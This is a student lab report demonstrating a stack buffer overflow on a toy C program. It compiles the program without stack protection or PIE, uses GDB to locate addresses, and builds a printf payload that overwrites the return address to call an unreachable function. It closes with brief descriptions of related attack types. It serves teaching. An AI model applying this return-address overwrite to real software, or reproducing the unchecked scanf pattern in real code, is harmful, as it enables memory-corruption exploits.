SYSTEMS SECURITY

Topic: ***BUFFER OVERFLOW***

1. Introduction:

Buffer overflow attacks represent one of the most prevalent and potentially devastating security vulnerabilities in software systems. The objective of this project is to explore the mechanics of buffer overflow attacks by conducting a controlled experiment on a vulnerable program. Through this project, we aimed to gain insights into the techniques used to exploit buffer overflow vulnerabilities and the potential implications for system security.

2. Vulnerable Program Analysis:

For this project, we selected a vulnerable program, prog.c, which contains a buffer overflow vulnerability. The program accepts user input for two integers and then calls a function func() to read user input into a fixed-size buffer. However, due to inadequate input validation, an attacker can supply input that exceeds the buffer's capacity, leading to a buffer overflow condition.

3. Attack Methodology:

The buffer overflow attack was conducted using the GDB debugger in a controlled environment. The attack followed a structured methodology, including the following steps:

- Understanding the vulnerable program's code structure and identifying the buffer overflow vulnerability.
- Setting breakpoints within the program to pause execution at critical points, such as just before the buffer overflow occurs.
- Crafting a payload to exploit the buffer overflow vulnerability, typically by overwriting the return address on the stack.
- Redirecting program execution to a malicious function, such as func3(), by modifying the return address.
- Verifying the success of the attack by observing the program's output and confirming that it executes the malicious function.

.

We use a sample program to demonstrate Buffer overflow attacks

```
#include<stdio.h>
#include<stdlib.h>
void func2()
{
int a;
printf("Inside func2\n");
exit(0);
}
void func3()
{
printf("Inside func3()\n");
exit(0);
}
void func()
{
char b[10];
scanf("%s",b);
}
void main()
{
int a,b;
scanf("%d%d",&a,&b);
func();
int c=a+b;
}
```

In this Program , the main function when executed can only call func() , but Cannot invoke other 2 functions func2() and func3()

So here we try to execute the func3() by overflowing the buffer of func() and making it redirect / return to func3 so as to print the output.

----

1. We can see inside thee main() there is **2** integers initialized ,which is ‘a’ and ‘b’ and we are scanning inputs to **a** and **b.**

   for that integer values we input values **2** and **3.**

2. The **main()** will call **func()** which has a char buffer ‘**b**’ of size **10**.and it also scans inputs to ‘**b**’.

3. There is no direct call to **func3()** and **func2()**. Our challenge is to access **func3()** with the concept of Buffer Overflow.
4. The overview is that as the char **b[10]** can have upto **10** characters after that it overflows. So what we do is we will purposefully overflow the buffer till it reach the '**RET**' value , so instead of func3() returning back to main() , we make it return back to **func3()** thus can execute **func3().**

5. So what we do is we input 2 values for '**a**' and '**b**' in **main()** then we input characters in '**b**' of **func()** and at last we input the address of **func3()** so that the return values is correctly modified to address of **func3().**

Steps:

First we compile our program with **gcc prog.c -fno-stack-protector -g -no-pie** For demonstrating Buffer overflow by making this program slightly vulnerable

-fno-stack-protector:

This flag disables stack protection mechanisms, such as stack canaries, which are designed to detect and prevent buffer overflow attacks by detecting modifications to the stack.

Disabling stack protection allows us to exploit buffer overflow vulnerabilities without interference from these security measures.

-g:

This flag includes debugging information in the compiled executable, enabling us to debug the program using tools like GDB (GNU Debugger).

Debugging information includes symbol names, source file paths, and line numbers, making it easier to analyze the program's behavior during execution.

-no-pie:

This flag disables Position Independent Executables (PIE), which randomizes the base address of the executable's code and data segments.

Disabling PIE ensures that the addresses of functions and data in the executable remain predictable, simplifying exploit development and debugging.

1. Type **'gdb prog'**

It will open the program in 'gdb compiler'

2. type **'l'** to list the program code

```
        12    {
13            printf("Inside func3\n");
14            exit(0);
15      }
16
17      void func()
18      {
19            char b[10];
20             scanf("%s",b);
21      }
```

3. in this we put a breakpoint after line 21 so that we can understand how program affects the memory while execution.

for that we use **'br 21'**

4. to find the registers , we run the command **' x /20x $rsp'**
it will show the 20 memory addresses(stack pointer) associated with the program

```
(gdb) x /20x $rsp
0x7fffffffe610: 0x00000000    0x62620000    0x62626262    0x62626262
0x7fffffffe620: 0xffffe600    0x00007fff    0x00401217    0x00000000
0x7fffffffe630: 0x00001000    0x00000000    0x00000017    0x00000000
0x7fffffffe640: 0x00000001    0x00000000    0xf7db8d90    0x00007fff
0x7fffffffe650: 0x00000000    0x00000000    0x004011e2    0x00000000
```

I have run the program first with a sample input of characters of 'b' to find how memory affects. Here we can find addresses x626262 which is the ASCII value of 'b'.

5. Now we have to find the memory address which has the return value to the **main()** function

For that we use **‘disas main’** command

```
(gdb) disas main
Dump of assembler code for function main:
   0x00000000004011e2 <+0>:     endbr64
   0x00000000004011e6 <+4>:     push   %rbp
   0x00000000004011e7 <+5>:     mov    %rsp,%rbp
   0x00000000004011ea <+8>:     sub    $0x10,%rsp
   0x00000000004011ee <+12>:    lea    -0xc(%rbp),%rdx
   0x00000000004011f2 <+16>:    lea    -0x8(%rbp),%rax
   0x00000000004011f6 <+20>:    mov    %rax,%rsi
   0x00000000004011f9 <+23>:    lea    0xe21(%rip),%rax        # 0x402021
   0x0000000000401200 <+30>:    mov    %rax,%rdi
   0x0000000000401203 <+33>:    mov    $0x0,%eax
   0x0000000000401208 <+38>:    call   0x401070 <__isoc99_scanf@plt>
   0x000000000040120d <+43>:    mov    $0x0,%eax
   0x0000000000401212 <+48>:    call   0x4011b8 <func>
   0x0000000000401217 <+53>:    mov    -0x8(%rbp),%edx
   0x000000000040121a <+56>:    mov    -0xc(%rbp),%eax
   0x000000000040121d <+59>:    add    %edx,%eax
   0x000000000040121f <+61>:    mov    %eax,-0x4(%rbp)
   0x0000000000401222 <+64>:    nop
   0x0000000000401223 <+65>:    leave
   0x0000000000401224 <+66>:    ret
```

0x0000000000401217 this is the address which we have to modify so as to get out required attack.

as we can see, to modify the address, we have to modify **18** characters and then append our required address

6. to find our required address of malicious function we use **‘disas func3’**

```
(gdb) disas func3
Dump of assembler code for function func3:
   0x0000000000401197 <+0>:     endbr64
   0x000000000040119b <+4>:     push   %rbp
   0x000000000040119c <+5>:     mov    %rsp,%rbp
   0x000000000040119f <+8>:     lea    0xe6b(%rip),%rax       # 0x402011
   0x00000000004011a6 <+15>:    mov    %rax,%rdi
   0x00000000004011a9 <+18>:    call   0x401060 <puts@plt>
   0x00000000004011ae <+23>:    mov    $0x0,%edi
   0x00000000004011b3 <+28>:    call   0x401080 <exit@plt>
```

0x0000000000401197 this is the address of func3() to which we need to redirect our program for the attack.

7. So for that as we cannot enter addresses directly from command line because , compiler will convert integers into binary and characters into **ASCII** so we have to input our address pipelined to the compiler **.** so for that we use “**printf** “functionality.

```
printf '23 BBBBBBBBBBBBBBBBB\x97\x11\x40'>input.txt
```

this code will input these characters into *input.txt* file stored in same directory**.**


As the system follows Little endian format , we write the addresses from RHS or LSB

Thus we successfully crafted our payload.

<u>next is the attack. For that we do the following.</u>


1. We start the gdb with prog **“gdb prog”**

we view the code of the program using ‘l’ command




```
(gdb) l
16
17      void func()
18      {
19              char b[10];
20              scanf("%s",b);
21      }
22
23      void main()
24      {
25              int a,b;
```

2. Set breakpoint at line 21




```
(gdb) br 21
Note: breakpoint 1 also set at pc 0x4011df.
Breakpoint 2 at 0x4011df: file prog.c, line 21.
```

3. Run program with the payload **‘r < ./input.txt’**




```
(gdb) r < ./input.txt
Starting program: /home/userB/prog < ./input.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, func () at prog.c:21
21      }
```

4. View the register whether it has modified to our required address



```
0x7fffffffe610: 0x00000000      0x42420000      0x42424242      0x42424242
0x7fffffffe620: 0x42424242      0x42424242      0x00401197      0x00000000
0x7fffffffe630: 0x00001000      0x00000000      0x00000017      0x00000000
0x7fffffffe640: 0x00000001      0x00000000      0xf7db8d90      0x00007fff
0x7fffffffe650: 0x00000000      0x00000000      0x004011e2      0x00000000
```

5. The address is modified to address of **func3()** successfully, now continue running of program using command **‘c’**.



```
(gdb) c
Continuing.
Inside func3
[Inferior 1 (process 73) exited normally]
```

Got the output **“Inside func3”** successfully

4. Results and Observations:

The buffer overflow attack successfully exploited the vulnerability in the **prog.c** program, demonstrating the potential consequences of insufficient input validation. By redirecting program execution to a malicious function, the attack highlighted the severity of buffer overflow vulnerabilities and their implications for system security. Through this experiment, gained valuable insights into the techniques used by attackers to exploit buffer overflow vulnerabilities and the importance of secure coding practices in preventing such exploits

Similar Isssues With can be exploited using Buffer Overflow attack..

1. **Stack Smashing:**
    - Stack smashing is a type of buffer overflow attack where the attacker intentionally overflows a buffer on the stack to overwrite the return address and gain control of program execution flow. The attacker may inject malicious code into the stack to execute arbitrary commands or exploit other vulnerabilities in the program.
2. **Heap Overflow:**
    - Heap overflow is similar to stack overflow but occurs in the heap memory region. In this type of attack, the attacker overflows a buffer allocated on the heap, potentially corrupting adjacent memory blocks and causing memory allocation errors or arbitrary code execution.
3. **Format String Attack:**
    - Format string attack exploits vulnerabilities in functions that accept user-controlled format strings, such as printf() and sprintf(). By supplying specially crafted format strings containing format specifiers (%s, %x, etc.), an attacker can read or write arbitrary memory locations, leak sensitive information, or execute arbitrary code.
4. **Return-to-libc Attack:**
    - Return-to-libc attack leverages buffer overflow vulnerabilities to redirect program execution to existing code snippets in the program's libc library. Instead of injecting malicious code, the attacker overwrites the return address with the address of a libc function (e.g., system()) and passes arguments on the stack to execute arbitrary commands.
5. **Denial-of-Service (DoS) Attack:**
    - In a Denial-of-Service (DoS) attack, an attacker exploits buffer overflow vulnerabilities to crash or hang the target system, rendering it unavailable to legitimate users. By overflowing buffers with large amounts of data or triggering infinite loops, the attacker consumes system resources and disrupts normal operation.

5. Conclusion:

The buffer overflow attack successfully exploited the vulnerability in the program, demonstrating the importance of input validation and secure coding practices in preventing such security exploits. By redirecting program execution to a malicious function, an attacker can gain unauthorized access and potentially compromise system integrity.